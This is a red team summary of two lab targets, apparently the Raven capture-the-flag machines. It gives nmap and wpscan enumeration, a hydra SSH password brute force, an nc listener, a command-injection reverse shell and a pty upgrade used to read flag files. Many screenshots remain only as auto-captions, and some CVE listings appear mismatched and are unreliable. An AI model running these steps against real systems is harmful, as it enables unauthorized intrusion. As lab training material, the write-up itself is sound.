# Red Team: Summary of Operations

## 

## Table of Contents

* Exposed Services
* Critical Vulnerabilities
* Exploitation

### Exposed Services

the first step is to find out the ports and services that are available on the target machine. An **nmap** full port scan is used for this purpose. The nmap scan results for each machine reveal the below services and OS details:

**$** **nmap 192.168.1.110 -Pn -p- 🡺 Target1**

A close up of a screen

Description automatically generated

**$ nmap -n -v -Pn -p- -A 192.168.1.115 🡺 Target2**

A close up of text on a black surface

Description automatically generated

This scan identifies the services below as potential points of entry:

**Target 1**

1. Port 22 open (ssh)
2. Port 80 open (http)
3. Port 111 open (rpcbind)

The above ports is the most vulnerable ports in this machine.

**Target 2**

1. Port 22 open (ssh)
2. Port 80 open (http)
3. Port 111 open (rpcbind)

The above ports have high vulnerability and most likely used to compromise that machine.

### Critical Vulnerabilities

The following vulnerabilities were identified on each target:

**Target 1**

1. Wordpress raven1 (http) have the CVE-2019-6726
2. Wordpress raven1 (ssh) have the CVE-2010-5294
3. Wordpress SQL have the CVE-2019-13571

A screenshot of text

Description automatically generatedA screenshot of a cell phone

Description automatically generated

**Target 2**

1. Wordpress raven2 http critical vulnerability CVE-2020-8658
2. Wordpress raven2 ssh critical vulnerabilities CVE-2010-5294
3. Wordpress raven2 database critical vulnerability CVE-2020-8596

A screenshot of a cell phone

Description automatically generated

A screenshot of a social media post


Description automatically generated

Exploitation

The Red Team was able to penetrate both Target 1 and Target 2 and retrieve the following confidential data:

Target 1

● flag1.




● Exploit Used

○ Using hydra to discover the pass of michael user and access the machine through ssh connection and navigating to “/var/www” we found the 1st flag.

* nmap 192.168.1.110 -Pn -p-
* wpscan --url <http://192.168.1.110/wordpress> --enumerate u
* hydra -l michael -P /usr/share/wordlists/rockyou.txt -s 22 -f -vV 192.168.1.110 ssh
* [ssh michael@192.168.1.110](mailto:ssh%20michael@192.168.1.110)
* Navigate to dir /var/www

● flag2.



● Exploit Used

* Navigate to /var/www/html
* cat service.html


**Target 2**

* flag1


A screenshot of a cell phone

Description automatically generated


* Exploit Used
  + Navigating to the dir http://192.168.1.115/vendor/PATH
* flag2



* Exploit Used
  + Run the bash exploit,sh



* + Navigate to the backdoor and using view-source as below:



* + On your kali attack machine run : nc -lnvp 1234
  + On the web interface using the command injection to get the reverse shell access as below:

A screenshot of a social media post

Description automatically generated

* + After getting the reverse shell on kali machine run :
  + python -c ‘import pty; pty.spawn(“/bin/bash”)’
  + export TERM=xterm
  + Navigate to the dir : /var/www/
  + Cat flag2.txtA screenshot of a cell phone

    Description automatically generated